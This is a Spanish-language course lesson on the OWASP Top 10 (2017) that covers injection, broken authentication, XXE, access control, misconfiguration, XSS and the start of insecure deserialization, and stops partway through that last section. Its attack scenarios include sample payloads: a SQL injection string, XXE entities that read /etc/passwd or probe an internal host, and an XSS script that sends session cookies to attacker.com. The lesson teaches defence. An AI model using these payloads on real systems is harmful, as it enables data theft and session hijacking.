Desarrollo seguro en Python

Lección 2: OWASP TOP 10

eip ESCUELA INTERNACIONAL POSGRADOS


ÍNDICE

OWASP TO 10

PRESENTACIÓN Y OBJETIVOS

El Proyecto Abierto de Seguridad en Aplicaciones Web (OWASP por sus siglas en inglés) es una comunidad abierta dedicada a permitir que las organizaciones desarrollen, adquieran y mantengan aplicaciones y APIs en las que se pueda confiar.

En este tema veremos los 10 principales riesgos de seguridad en aplicaciones web, como se previenen y ejemplos de escenarios de ataque.



Objetivos

- Saber qué es OWASP.
- Conocer el OWASP TOP 10.
- Saber cómo prevenir los riesgos
- Otras listas de referencia

OWASP Top 10 - 2017: Los diez riesgos más críticos en Aplicaciones Web; Consultado marzo 2021

El Proyecto Abierto de Seguridad en Aplicaciones Web (Open Web Application Security Project **OWASP** por sus siglas en inglés) es una comunidad abierta dedicada a permitir que las organizaciones desarrollen, adquieran y mantengan aplicaciones y APIs en las que se pueda confiar.

La Fundación OWASP es una entidad sin fines de lucro para asegurar el éxito a largo plazo del proyecto. Casi todos los asociados con OWASP son voluntarios, incluyendo la junta directiva de OWASP.

El software inseguro está debilitando las finanzas, salud, defensa, energía, y otras infraestructuras críticas. A medida que el software se convierte en algo crítico, complejo e interconectado, la dificultad de lograr seguridad en las aplicaciones aumenta exponencialmente. El ritmo vertiginoso de los procesos de desarrollo de software actuales incrementa aún más el riesgo de no descubrir vulnerabilidades de forma rápida y precisa. Ya no podemos permitirnos tolerar problemas de seguridad relativamente simples como los presentados en este OWASP Top 10.

El OWASP Top 10 se basa principalmente en el envío de datos de más de **40 empresas** que se especializan en seguridad de aplicaciones y una encuesta de la industria que fue completada por más de 500 personas. Esta información abarca vulnerabilidades recopiladas de cientos de organizaciones y más de 100.000 aplicaciones y APIs del mundo real.

A continuación, podemos ver la lista que iremos analizando en cada punto para ver vector de ataque, debilidades, impacto, cuándo es la aplicación vulnerable, cómo se previene y ejemplos de escenarios de ataque.

A1: INYECCIÓN

A2: PERDIDA DE AUTENTICACIÓN

A3: EXPOSICIÓN DE DATOS SENSIBLES

A4: ENTIDADES EXTERNAS XML (XEE)

A5: PÉRDIDA DE CONTROL DE ACCESO

A6: CONFIGURACIÓN DE SEGURIDAD INCORRECTA

A7: SECUENCIA DE COMANDOS EN SITIOS CRUZADOS (XSS)

A8: DESERIALIZACIÓN INSEGURA

A9: COMPONENTES CON VULNERABILIDADES CONOCIDAS

A10: REGISTRO Y MONITOREO INSUFICIENTES

1. Inyección

Vector de ataque, debilidades de seguridad e impacto

Vector de Ataque	Debilidades de Seguridad	Impacto
Casi cualquier fuente de datos puede ser un vector de inyección: variables de entorno, parámetros, servicios web externos e internos, y todo tipo de usuarios. Los defectos de inyección ocurren cuando un atacante puede enviar información dañina a un intérprete.	Estos defectos son muy comunes, particularmente en código heredado. Las vulnerabilidades de inyección se encuentran a menudo en consultas SQL, NoSQL, LDAP, XPath, comandos del SO, analizadores XML, encabezados SMTP, lenguajes de expresión, parámetros y consultas ORM. Los errores de inyección son fáciles de descubrir al examinar el código y los escáneres y fuzzers ayudan a encontrarlos.	Una inyección puede causar divulgación, pérdida o corrupción de información, pérdida de auditabilidad, o denegación de acceso. El impacto al negocio depende de las necesidades de la aplicación y de los datos.

¿La aplicación es vulnerable?

Una aplicación es vulnerable a ataques de este tipo cuando:

- Los datos suministrados por el usuario no son validados, filtrados o sanitizados por la aplicación.
- Se invocan consultas dinámicas o no parametrizadas, sin codificar los parámetros de forma acorde al contexto.
- Se utilizan datos dañinos dentro de los parámetros de búsqueda en consultas Object-Relational Mapping (ORM), para extraer registros adicionales sensibles.
- Los datos dañinos se usan directamente o se concatenan, de modo que el SQL o comando resultante contiene datos y estructuras con consultas dinámicas, comandos o procedimientos almacenados.

Algunas de las inyecciones más comunes son **SQL, NoSQL**, comandos de **SO**, Object-Relational Mapping (**ORM**), **LDAP**, expresiones de lenguaje u Object Graph Navigation Library (**OGNL**).

El concepto es idéntico entre todos los intérpretes. La revisión del código fuente es el mejor método para detectar si las aplicaciones son vulnerables a inyecciones, seguido de cerca por pruebas automatizadas de todos los parámetros, encabezados, URL, cookies, JSON, SOAP y entradas de datos XML.

Las organizaciones pueden incluir herramientas de análisis estático (SAST) y pruebas dinámicas (DAST) para identificar errores de inyecciones recientemente introducidas y antes del despliegue de la aplicación en producción.

¿Cómo se previene?

Para prevenir inyecciones, se requiere separar los datos de los comandos y las consultas.

- La opción preferida es utilizar una API segura, que evite el uso de un intérprete por completo y proporcione una interfaz parametrizada. Se debe migrar y utilizar una herramienta de Mapeo Relacional de Objetos (ORMs).

Nota: Incluso cuando se parametrizan, los procedimientos almacenados pueden introducir una inyección SQL si el procedimiento PL/SQL o T-SQL concatena consultas y datos, o se ejecutan parámetros utilizando EXECUTE IMMEDIATE o exec().

- Realice validaciones de entradas de datos en el servidor, utilizando "listas blancas". De todos modos, esto no es una defensa completa ya que muchas aplicaciones requieren el uso de caracteres especiales, como en campos de texto, APIs o aplicaciones móviles.
- Para cualquier consulta dinámica residual, escape caracteres especiales utilizando la sintaxis de caracteres específica para el intérprete que se trate.
- Nota: La estructura de SQL como nombres de tabla, nombres de columna, etc. no se pueden escapar y, por lo tanto, los nombres de estructura suministrados por el usuario son peligrosos. Este es un problema común en el software de redacción de informes.
- Utilice LIMIT y otros controles SQL dentro de las consultas para evitar la fuga masiva de registros en caso de inyección SQL.

Ejemplos de escenarios de ataque

Escenario #1: la aplicación utiliza datos no confiables en la construcción del siguiente comando SQL vulnerable:

```
String query = "SELECT * FROM accounts WHERE custID='" +
request.getParameter("id") + "'";
```

Escenario #2: la confianza total de una aplicación en su framework puede resultar en consultas que aún son vulnerables a inyección, por ejemplo, Hibernate Query Language (HQL):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE
custID='" + request.getParameter("id") + "'");
```

En ambos casos, al atacante puede modificar el parámetro *"id"* en su navegador para enviar: ' or '1'='1. Por ejemplo:

```
http://example.com/app/accountView?id=' or '1'='1
```

Esto cambia el significado de ambas consultas, devolviendo todos los registros de la tabla *"accounts"*. Ataques más peligrosos podrían modificar los datos o incluso invocar procedimientos almacenados.

2. PÉRDIDA DE AUTENTICACIÓN

Vector de ataque, debilidades de seguridad e impacto

Vector de Ataque	Debilidades de Seguridad	Impacto
Los atacantes tienen acceso a millones de combinaciones de pares de usuario y contraseña conocidas (debido a fugas de información), además de cuentas administrativas por defecto. Pueden realizar ataques mediante herramientas de fuerza bruta o diccionarios para romper los *hashes* de las contraseñas.	Los errores de pérdida de autenticación son comunes debido al diseño y la implementación de la mayoría de los controles de acceso. La gestión de sesiones es la piedra angular de los controles de autenticación y está presente en las aplicaciones. Los atacantes pueden detectar la autenticación defectuosa utilizando medios manuales y explotarlos utilizando herramientas automatizadas con listas de contraseñas y ataques de diccionario.	Los atacantes solo tienen que obtener el acceso a unas pocas cuentas o a una cuenta de administrador para comprometer el sistema. Dependiendo del dominio de la aplicación, esto puedo permitir robo de identidad, lavado de dinero y la divulgación de información sensible protegida legalmente.

¿La aplicación es vulnerable?

La confirmación de la identidad y la gestión de sesiones del usuario son fundamentales para protegerse contra ataques relacionados con la autenticación.

Pueden existir debilidades de autenticación si la aplicación:

- Permite ataques automatizados como la reutilización de credenciales conocidas, cuando el atacante ya posee una lista de pares de usuario y contraseña válidos.
- Permite ataques de fuerza bruta y/o ataques automatizados.
- Permite contraseñas por defecto, débiles o muy conocidas, como *"Password1"*, *"Contraseña1"* o *"admin/admin"*.
- Posee procesos débiles o inefectivos en el proceso de recuperación de credenciales, como "respuestas basadas en el conocimiento", las cuales no se pueden implementar de forma segura.
- Almacena las contraseñas en texto claro o cifradas con métodos de *hashing* débiles (Exposición de Datos Sensibles).
- No posee autenticación multi-factor o fue implementada de forma ineficaz.
- Expone *Session IDs* en las URL, no la invalida correctamente o no la rota satisfactoriamente luego del cierre de sesión o de un periodo de tiempo determinado.

¿Cómo se previene?

Implemente autenticación multi-factor para evitar ataques automatizados, de fuerza bruta o reúso de credenciales robadas.

- No utilice credenciales por defecto en su software, particularmente en el caso de administradores.
- Implemente controles contra contraseñas débiles. Cuando el usuario ingrese una nueva clave, la misma puede verificarse contra la lista del Top 10.000 de peores contraseñas.

- Alinear la política de longitud, complejidad y rotación de contraseñas con las recomendaciones de la Sección 5.1.1 para Secretos Memorizados de la Guía NIST 800-63 B's u otras políticas de contraseñas modernas, basadas en evidencias.
- Mediante la utilización de los mensajes genéricos iguales en todas las salidas, asegúrese que el registro, la recuperación de credenciales y el uso de APIs, no permiten ataques de enumeración de usuarios.
- Limite o incremente el tiempo de respuesta de cada intento fallido de inicio de sesión. Registre todos los fallos y avise a los administradores cuando se detecten ataques de fuerza bruta.
- Utilice un gestor de sesión en el servidor, integrado, seguro y que genere un nuevo ID de sesión aleatorio con alta entropía después del inicio de sesión. El *Session-ID* no debe incluirse en la URL, debe almacenarse de forma segura y ser invalidado después del cierre de sesión o de un tiempo de inactividad determinado por la criticidad del negocio.

Ejemplos de escenarios de ataque

Escenario #1: el relleno automático de credenciales y el uso de listas de contraseñas conocidas son ataques comunes. Si una aplicación no implementa protecciones automáticas, podrían utilizarse para determinar si las credenciales son válidas.

Escenario #2: la mayoría de los ataques de autenticación ocurren debido al uso de contraseñas como único factor. Las mejores prácticas requieren la rotación y complejidad de las contraseñas y desalientan el uso de claves débiles por parte de los usuarios. Se recomienda a las organizaciones utilizar las prácticas recomendadas en la Guía NIST 800-63 y el uso de autenticación multi-factor (2FA).

Escenario #3: los tiempos de vida de las sesiones de aplicación no están configurados correctamente. Un usuario utiliza una computadora pública para acceder a una aplicación. En lugar de seleccionar *"logout"*, el usuario simplemente cierra la pestaña del navegador y se aleja. Un atacante usa el mismo navegador una hora más tarde, la sesión continua activa y el usuario se encuentra autenticado.

3. EXPOSICIÓN DE DATOS SENSIBLES

Vector de ataque, debilidades de seguridad e impacto

Vector de Ataque	Debilidades de Seguridad	Impacto
En lugar de atacar la criptografía, los atacantes roban claves, ejecutan ataques *Man in the Middle* o roban datos en texto plano del servidor, en tránsito, o desde el cliente. Se requiere un ataque manual, pero pueden utilizase bases de datos con *hashes* que han sido hechas públicas para obtener las contraseñas originales utilizando GPUs.	En los últimos años, este ha sido el ataque de mayor impacto. El error más común es simplemente no cifrar los datos sensibles. Cuando se emplea criptografía, es común la generación y gestión de claves, algoritmos, cifradores y protocolos débiles. En particular algoritmos débiles de *hashing* para el almacenamiento de contraseñas. Para los datos en tránsito las debilidades son fáciles de detectar, mientras que para los datos almacenados es muy difícil. Ambos tienen una explotabilidad muy variable.	Los fallos con frecuencia comprometen datos que deberían estar protegidos. Típicamente, esta información incluye Información Personal Sensible (PII) como registros de salud, datos personales, credenciales y tarjetas de crédito, que a menudo requieren mayor protección, según lo definido por las leyes o reglamentos como el PIBR de la UE o las leyes locales de privacidad.

¿La aplicación es vulnerable?

Lo primero es determinar las necesidades de protección de los datos en tránsito y en almacenamiento.

Por ejemplo, contraseñas, números de tarjetas de crédito, registros médicos, información personal y datos sensibles del negocio requieren protección adicional, especialmente si se encuentran en el ámbito de aplicación de leyes de privacidad, entre ellos, el Reglamento General de Protección de Datos (**RGPD**) o regulaciones financieras, como PCI Data Security Standard (**PCI DSS**). Para todos estos datos:

- ¿Se transmite datos en texto claro? Esto se refiere a protocolos como HTTP, SMTP, TELNET, FTP. El tráfico en Internet es especialmente peligroso. Verifique también todo el tráfico interno, por ejemplo, entre los balanceadores de carga, servidores web o sistemas de *backend*.
- ¿Se utilizan algoritmos criptográficos obsoletos o débiles, ya sea por defecto o en código heredado? Por ejemplo, MD5, SHA1, etc.
- ¿Se utilizan claves criptográficas predeterminadas, se generan o reutilizan claves criptográficas débiles, o falta una gestión o rotación adecuada de las claves?
- Por defecto, ¿se aplica cifrado? ¿se han establecido las directivas de seguridad o encabezados para el navegador web?
- ¿El *User-Agent* del usuario (aplicación o cliente de correo), verifica que el certificado enviado por el servidor sea válido?

¿Cómo se previene?

Como mínimo, siga las siguientes recomendaciones y consulte las referencias:

- Clasifique los datos procesados, almacenados o transmitidos por el sistema. Identifique qué información es sensible de acuerdo a las regulaciones, leyes o requisitos del negocio y del país.
- Aplique los controles adecuados para cada clasificación.
- No almacene datos sensibles innecesariamente. Descártelos tan pronto como sea posible o utilice un sistema de *tokenizacion* que cumpla con PCI DSS. Los datos que no se almacenan no pueden ser robados.
- Cifre todos los datos sensibles cuando sean almacenados.
- Cifre todos los datos en tránsito utilizando protocolos seguros como TLS con cifradores que utilicen *Perfect Forward Secrecy (PFS),* priorizando los algoritmos en el servidor. Aplique el cifrado utilizando directivas como *HTTP Strict Transport Security (HSTS).*
- Utilice únicamente algoritmos y protocolos estándares y fuertes e implemente una gestión adecuada de claves. No cree sus propios algoritmos de cifrado.
- Deshabilite el almacenamiento en cache de datos sensibles.
- Almacene contraseñas utilizando funciones de *hashing* adaptables con un factor de trabajo (retraso) además de *SALT*, como Argon2, scrypt, bcrypt o PBKDF2.
- Verifique la efectividad de sus configuraciones y parámetros de forma independiente.

Ejemplos de escenarios de ataque

Escenario #1: una aplicación cifra números de tarjetas de crédito en una base de datos utilizando su cifrado automático.

Sin embargo, estos datos son automáticamente descifrados al ser consultados, permitiendo que, si existe un error de inyección SQL se obtengan los números de tarjetas de crédito en texto plano.

Escenario #2: un sitio web no utiliza o fuerza el uso de TLS para todas las páginas, o utiliza cifradores débiles. Un atacante monitorea el tráfico de la red (por ejemplo, en una red Wi-Fi insegura), degrada la conexión de HTTPS a HTTP e intercepta los datos, robando las *cookies* de sesión del usuario. El atacante reutiliza estas *cookies* y secuestra la sesión del usuario (ya autenticado), accediendo o modificando datos privados. También podría alterar los datos enviados.

Escenario #3: se utilizan *hashes* simples o *hashes* sin *SALT* para almacenar las contraseñas de los usuarios en una base de datos. Una falla en la carga de archivos permite a un atacante obtener las contraseñas. Utilizando una *Rainbow Table* de valores precalculados, se pueden recuperar las contraseñas originales.

4. Entidades Externas XML (XEE)

Vector de ataque, debilidades de seguridad e impacto

Vector de Ataque	Debilidades de Seguridad	Impacto
Los atacantes pueden explotar procesadores XML vulnerables si cargan o incluyen contenido hostil en un documento XML, explotando código vulnerable, dependencias o integraciones.	De forma predeterminada, muchos procesadores XML antiguos permiten la especificación de una entidad externa, una URI que se referencia y evalúa durante el procesamiento XML. Las herramientas SAST (Static Application Security Testing) pueden descubrir estos problemas inspeccionando las dependencias y la configuración. Las herramientas DAST (Dynamic Application Security Testing) requieren pasos manuales adicionales para detectar y explotar estos problemas.	Estos defectos se pueden utilizar para extraer datos, ejecutar una solicitud remota desde el servidor, escanear sistemas internos, realizar un ataque de denegación de servicio y ejecutar otro tipo de ataques. El impacto al negocio depende de las necesidades de la aplicación y de los datos.

¿La aplicación es vulnerable?

Las aplicaciones y, en particular servicios web basados en XML, o integraciones que utilicen XML, pueden ser vulnerables a este ataque si:

- La aplicación acepta XML directamente, carga XML desde fuentes no confiables o inserta datos no confiables en documentos XML. Por último, estos datos son analizados sintácticamente por un procesador XML.
- Cualquiera de los procesadores XML utilizados en la aplicación o los servicios web basados en SOAP, poseen habilitadas las definiciones de tipo de documento (DTDs). Dado que los mecanismos exactos para deshabilitar el procesamiento de DTDs varía para cada procesador, se recomienda consultar la hoja de trucos para prevención de XXE de OWASP.
- La aplicación utiliza SAML para el procesamiento de identidades dentro de la seguridad federada o para propósitos de Single Sign-On (SSO). SAML utiliza XML para garantizar la identidad de los usuarios y puede ser vulnerable.
- La aplicación utiliza SOAP en una versión previa a la 1.2 y, si las entidades XML son pasadas a la infraestructura SOAP, probablemente sea susceptible a ataques XXE.
- Ser vulnerable a ataques XXE significa que probablemente la aplicación también es vulnerable a ataques de denegación de servicio.

¿Cómo se previene?

El entrenamiento del desarrollador es esencial para identificar y mitigar defectos de XXE. Aparte de esto, prevenir XXE requiere:

- De ser posible, utilice formatos de datos menos complejos como JSON y evite la serialización de datos confidenciales.
- Actualice los procesadores y bibliotecas XML que utilice la aplicación o el sistema subyacente. Utilice validadores de dependencias. Actualice SOAP a la versión 1.2 o superior.
- Deshabilite las entidades externas de XML y procesamiento DTD en todos los analizadores sintácticos XML en su aplicación según se indica en la hoja de trucos para prevención de XXE de OWASP.
- Implemente validación de entrada positiva en el servidor ("lista blanca"), filtrado y sanitización para prevenir el ingreso de datos dañinos dentro de documentos, cabeceras y nodos XML.
- Verifique que la funcionalidad de carga de archivos XML o XSL valide el XML entrante, usando validación XSD o similar.
- Las herramientas SAST pueden ayudar a detectar XXE en el código fuente, aunque la revisión manual de código es la mejor alternativa en aplicaciones grandes y complejas.

Ejemplos de escenarios de ataque

La manera más fácil es cargar un archivo XML malicioso, si es aceptado.

Escenario #1: El atacante intenta extraer datos del servidor:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<foo>&xxe;</foo>
```

Escenario #2: Cambiando la línea *ENTITY* anterior, un atacante puede escanear la red privada del servidor:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private">]>
```

Escenario #3: Incluyendo un archivo potencialmente infinito, se intenta un ataque de denegación de servicio:

```
<!ENTITY xxe SYSTEM "file:///dev/random">]>
```

5. Pérdida del Control de Acceso

Vector de ataque, debilidades de seguridad e impacto

Vector de Ataque	Debilidades de Seguridad	Impacto
La explotación del control de acceso es una habilidad esencial de los atacantes. Las herramientas SAST y DAST pueden detectar la ausencia de controles de acceso, pero, en el caso de estar presentes, no pueden verificar si son correctos. Es detectable utilizando medios manuales o de forma automática en algunos *frameworks* que carecen de controles de acceso.	Las debilidades del control de acceso son comunes debido a la falta de detección automática y a la falta de pruebas funcionales efectivas por parte de los desarrolladores de aplicaciones. La detección de fallas en el control de acceso no suele ser cubierto por pruebas automatizadas, tanto estáticas como dinámicas.	El impacto técnico incluye atacantes anónimos actuando como usuarios o administradores; usuarios que utilizan funciones privilegiadas o crean, acceden, actualizan o eliminan cualquier registro. El impacto al negocio depende de las necesidades de la aplicación y de los datos.

¿La aplicación es vulnerable?

Las restricciones de control de acceso implican que los usuarios no pueden actuar fuera de los permisos previstos. Típicamente, las fallas conducen a la divulgación, modificación o destrucción de información no autorizada de los datos, o a realizar una función de negocio fuera de los límites del usuario.

Las vulnerabilidades comunes de control de acceso incluyen:

- Pasar por alto las comprobaciones de control de acceso modificando la URL, el estado interno de la aplicación o HTML, utilizando una herramienta de ataque o una conexión vía API.
- Permitir que la clave primaria se cambie a la de otro usuario, pudiendo ver o editar la cuenta de otra persona.
- Elevación de privilegios. Actuar como un usuario sin iniciar sesión, o actuar como un administrador habiendo iniciado sesión como usuario estándar.
- Manipulación de metadatos, como reproducir un token de control de acceso JWT (JSON Web Token), manipular una cookie o un campo oculto para elevar los privilegios, o abusar de la invalidación de tokens JWT.
- La configuración incorrecta de CORS permite el acceso no autorizado a una API.
- Forzar la navegación a páginas autenticadas como un usuario no autenticado o a páginas privilegiadas como usuario estándar.
- Acceder a una API sin control de acceso mediante el uso de verbos POST, PUT y DELETE.

¿Cómo se previene?

El control de acceso sólo es efectivo si es aplicado del lado del servidor o en Server-less API, donde el atacante no puede modificar la verificación de control de acceso o los metadatos.

- Con la excepción de los recursos públicos, la política debe ser denegar de forma predeterminada.
- Implemente los mecanismos de control de acceso una vez y reutilícelo en toda la aplicación, incluyendo minimizar el control de acceso HTTP (CORS).
- Los controles de acceso al modelo deben imponer la propiedad (dueño) de los registros, en lugar de aceptar que el usuario puede crear, leer, actualizar o eliminar cualquier registro.
- Los modelos de dominio deben hacer cumplir los requisitos exclusivos de los límites de negocio de las aplicaciones.
- Deshabilite el listado de directorios del servidor web y asegúrese que los metadatos/fuentes de archivos (por ejemplo, de GIT) y copia de seguridad no estén presentes en las carpetas públicas.
- Registre errores de control de acceso y alerte a los administradores cuando corresponda (por ej. fallas reiteradas).
- Limite la tasa de acceso a las APIs para minimizar el daño de herramientas de ataque automatizadas.
- Los tokens JWT deben ser invalidados luego de la finalización de la sesión por parte del usuario.
- Los desarrolladores y el personal de QA deben incluir pruebas de control de acceso en sus pruebas unitarias y de integración.

Ejemplos de escenarios de ataque

Escenario #1: la aplicación utiliza datos no validados en una llamada SQL para acceder a información de una cuenta:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

Un atacante simplemente puede modificar el parámetro "acct" en el navegador y enviar el número de cuenta que desee. Si no se verifica correctamente, el atacante puede acceder a la cuenta de cualquier usuario:

```
http://example.com/app/accountInfo?acct=notmyacct
```

Escenario #2: Un atacante simplemente fuerza las búsquedas en las URL. Los privilegios de administrador son necesarios para acceder a la página de administración:

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

Si un usuario no autenticado puede acceder a cualquier página o, si un usuario no-administrador puede acceder a la página de administración, esto es una falla.

6. Configuración de Seguridad Incorrecta

Vector de ataque, debilidades de seguridad e impacto

Vector de Ataque	Debilidades de Seguridad	Impacto
Los atacantes a menudo intentarán explotar vulnerabilidades sin parchear o acceder a cuentas por defecto, páginas no utilizadas, archivos y directorios desprotegidos, etc. para obtener acceso o conocimiento del sistema o del negocio.	Configuraciones incorrectas de seguridad pueden ocurrir en cualquier nivel del stack tecnológico, incluidos los servicios de red, la plataforma, el servidor web, el servidor de aplicaciones, la base de datos, frameworks, el código personalizado y máquinas virtuales preinstaladas, contenedores, etc. Los escáneres automatizados son útiles para detectar configuraciones erróneas, el uso de cuentas o configuraciones predeterminadas, servicios innecesarios, opciones heredadas, etc.	Los defectos frecuentemente dan a los atacantes acceso no autorizado a algunos datos o funciones del sistema. Ocasionalmente, estos errores resultan en un completo compromiso del sistema. El impacto al negocio depende de las necesidades de la aplicación y de los datos.

¿La aplicación es vulnerable?

La aplicación puede ser vulnerable si:

- Falta *hardening* adecuado en cualquier parte del *stack* tecnológico, o permisos mal configurados en los servicios de la nube.
- Se encuentran instaladas o habilitadas características innecesarias (ej. puertos, servicios, páginas, cuentas o permisos).
- Las cuentas predeterminadas y sus contraseñas siguen activas y sin cambios.
- El manejo de errores revela a los usuarios trazas de la aplicación u otros mensajes demasiado informativos.
- Para los sistemas actualizados, las nuevas funciones de seguridad se encuentran desactivadas o no se encuentran configuradas de forma adecuada o segura.
- Las configuraciones de seguridad en el servidor de aplicaciones, en el *framework* de aplicación (ej., *Struts, Spring, ASP.NET*), bibliotecas o bases de datos no se encuentran especificados con valores seguros.
- El servidor no envía directrices o cabeceras de seguridad a los clientes o se encuentran configurados con valores inseguros.
- El software se encuentra desactualizado o posee vulnerabilidades.

¿Cómo se previene?

Deben implementarse procesos seguros de instalación, incluyendo:

- Proceso de fortalecimiento reproducible que agilice y facilite la implementación de otro entorno asegurado. Los entornos de desarrollo, de control de calidad (**QA**) y de Producción deben configurarse de manera idéntica y con diferentes credenciales para cada entorno. Este proceso puede automatizarse para minimizar el esfuerzo requerido para configurar cada nuevo entorno seguro.

- Use una plataforma minimalista sin funcionalidades innecesarias, componentes, documentación o ejemplos. Elimine o no instale frameworks y funcionalidades no utilizadas.
- Siga un proceso para revisar y actualizar las configuraciones apropiadas de acuerdo a las advertencias de seguridad y siga un proceso de gestión de parches. En particular, revise los permisos de almacenamiento en la nube (por ejemplo, los permisos de buckets S3).
- La aplicación debe tener una arquitectura segmentada que proporcione una separación efectiva y segura entre componentes y acceso a terceros, contenedores o grupos de seguridad en la nube (ACLs).
- Envíe directivas de seguridad a los clientes (por ej. Cabeceras de seguridad).
- Utilice un proceso automatizado para verificar la efectividad de los ajustes y configuraciones en todos los ambientes.

Ejemplos de escenarios de ataque

Escenario #1

El servidor de aplicaciones viene con ejemplos que no se eliminan del ambiente de producción. Estas aplicaciones poseen defectos de seguridad conocidos que los atacantes usan para comprometer el servidor. Si una de estas aplicaciones es la consola de administración, y las cuentas predeterminadas no se han cambiado, el atacante puede iniciar una sesión.

Escenario #2

El listado de directorios se encuentra activado en el servidor y un atacante descubre que puede listar los archivos. El atacante encuentra y descarga las clases de Java compiladas, las descompila, realiza ingeniería inversa y encuentra un defecto en el control de acceso de la aplicación.

Escenario #3

La configuración del servidor de aplicaciones permite retornar mensajes de error detallados a los usuarios, por ejemplo, las trazas de pila. Potencialmente esto expone información sensible o fallas subyacentes, tales como versiones de componentes que se sabe que son vulnerables.

Escenario #4

Un proveedor de servicios en la nube (CSP) por defecto permite a otros usuarios del CSP acceder a sus archivos desde Internet. Esto permite el acceso a datos sensibles almacenados en la nube.

7. CROSS-SITE SCRIPTING (XSS)

Vector de ataque, debilidades de seguridad e impacto

Vector de Ataque	Debilidades de Seguridad	Impacto
Existen herramientas automatizadas que permiten detectar y explotar las tres formas de XSS, y también se encuentran disponibles kits de explotación gratuitos.	**XSS es la segunda vulnerabilidad más frecuente en OWASP Top 10**, y se encuentra en alrededor de dos tercios de todas las aplicaciones. Las herramientas automatizadas pueden detectar algunos problemas XSS en forma automática, particularmente en tecnologías maduras como PHP, J2EE / JSP, y ASP.NET.	El impacto de XSS es moderado para el caso de XSS Reflejado y XSS en DOM, y severa para XSS Almacenado, que permite ejecutar secuencias de comandos en el navegador de la víctima, para robar credenciales, secuestrar sesiones, o la instalación de software malicioso en el equipo de la víctima.

¿La aplicación es vulnerable?

Existen tres formas usuales de XSS para atacar a los navegadores de los usuarios

- **XSS Reflejado:** la aplicación o API utiliza datos sin validar, suministrados por un usuario y codificados como parte del HTML o *Javascript* de salida. No existe una cabecera que establezca la Política de Seguridad de Contenido (CSP). Un ataque exitoso permite al atacante ejecutar comandos arbitrarios (HTML y *Javascript*) en el navegador de la víctima. Típicamente el usuario deberá interactuar con un enlace, o alguna otra página controlada por el atacante, como un ataque del tipo pozo de agua, publicidad maliciosa, o similar.
- **XSS Almacenado:** la aplicación o API almacena datos proporcionados por el usuario sin validar ni sanear, los que posteriormente son visualizados o utilizados por otro usuario o un administrador. Usualmente es considerado como de riesgo de nivel alto o crítico.
- **XSS Basados en DOM:** *frameworks* en *JavaScript*, aplicaciones de página única o APIs incluyen datos dinámicamente, controlables por un atacante. Idealmente, se debe evitar procesar datos controlables por el atacante en APIs no seguras.
- Los ataques XSS **incluyen** el robo de la sesión, apropiación de la cuenta, evasión de autentificación de múltiples pasos, reemplazo de nodos DOM, inclusión de troyanos de autentificación, ataques contra el navegador, descarga de software malicioso, *keyloggers*, y otros tipos de ataques al lado cliente.

¿Cómo se previene?

Prevenir XSS requiere mantener los datos no confiables separados del contenido activo del navegador.

- Utilizar frameworks seguros que, por diseño, automáticamente codifican el contenido para prevenir XSS, como en Ruby 3.0 o React JS.

- Codificar los datos de requerimientos HTTP no confiables en los campos de salida HTML (cuerpo, atributos, JavaScript, CSS, o URL) resuelve los XSS Reflejado y XSS Almacenado. La hoja de trucos OWASP para evitar XSS tiene detalles de las técnicas de codificación de datos requeridas.

- Aplicar codificación sensitiva al contexto, cuando se modifica el documento en el navegador del cliente, ayuda a prevenir DOM XSS. Cuando esta técnica no se puede aplicar, se pueden usar técnicas similares de codificación, como se explica en la hoja de trucos OWASP para evitar XSS DOM.

- Habilitar una Política de Seguridad de Contenido (CSP) es una defensa profunda para la mitigación de vulnerabilidades XSS, asumiendo que no hay otras vulnerabilidades que permitan colocar código malicioso vía inclusión de archivos locales, bibliotecas vulnerables en fuentes conocidas almacenadas en Redes de Distribución de Contenidos (CDN) o localmente.

Ejemplos de escenarios de ataque

Escenario#1

La aplicación utiliza datos no confiables en la construcción del código HTML sin validarlos o codificarlos:

```
(String) page += "<input name='creditcard' type='TEXT' value='" +
request.getParameter("CC") + "'>";
```

El atacante modifica el parámetro “CC” en el navegador por:

```
'><script>document.location='http://www.attacker.com/cgi-
bin/cookie.cgi?foo='+document.cookie</script>'
```

Este ataque causa que el identificador de sesión de la víctima sea enviado al sitio web del atacante, permitiéndole secuestrar la sesión actual del usuario.

8. Deserialización Insegura

Vector de ataque, debilidades de seguridad e impacto

Vector de Ataque	Debilidades de Seguridad	Impacto
Lograr la explotación de deserialización es difícil, ya que los exploits distribuidos raramente funcionan sin cambios o ajustes en su código fuente.	Algunas herramientas pueden descubrir defectos de deserialización, pero con frecuencia se necesita ayuda humana para validarlo. Se espera que los datos de prevalencia de estos errores aumenten a medida que se desarrollen más herramientas para ayudar a identificarlos y abordarlos.	No se debe desvalorizar el impacto de los errores de deserialización. Pueden llevar a la ejecución remota de código, uno de los ataques más serios posibles. El impacto al negocio depende de las necesidades de la aplicación y de los datos.

¿La aplicación es vulnerable?

Aplicaciones y APIs serán vulnerables si deserializan objetos hostiles o manipulados por un atacante. Esto da como resultado dos tipos primarios de ataques:

- Ataques relacionados con la estructura de datos y objetos; donde el atacante modifica la lógica de la aplicación o logra una ejecución remota de código que puede cambiar el comportamiento de la aplicación durante o después de la deserialización.
- Ataques típicos de manipulación de datos; como ataques relacionados con el control de acceso, en los que se utilizan estructuras de datos existentes, pero se modifica su contenido.

La serialización puede ser utilizada en aplicaciones para:

- Comunicación remota e Inter-Procesos (RPC/IPC)
- Protocolo de comunicaciones, Web Services y Brokers de mensajes.
- Caching y Persistencia
- Bases de datos, servidores de caché y sistemas de archivos.

¿Cómo se previene?

El único patrón de arquitectura seguro es no aceptar objetos serializados de fuentes no confiables o utilizar medios de serialización que sólo permitan tipos de datos primitivos.

Si esto no es posible, considere alguno de los siguientes puntos:

- Implemente verificaciones de integridad tales como firmas digitales en cualquier objeto serializado, con el fin de detectar modificaciones no autorizadas.

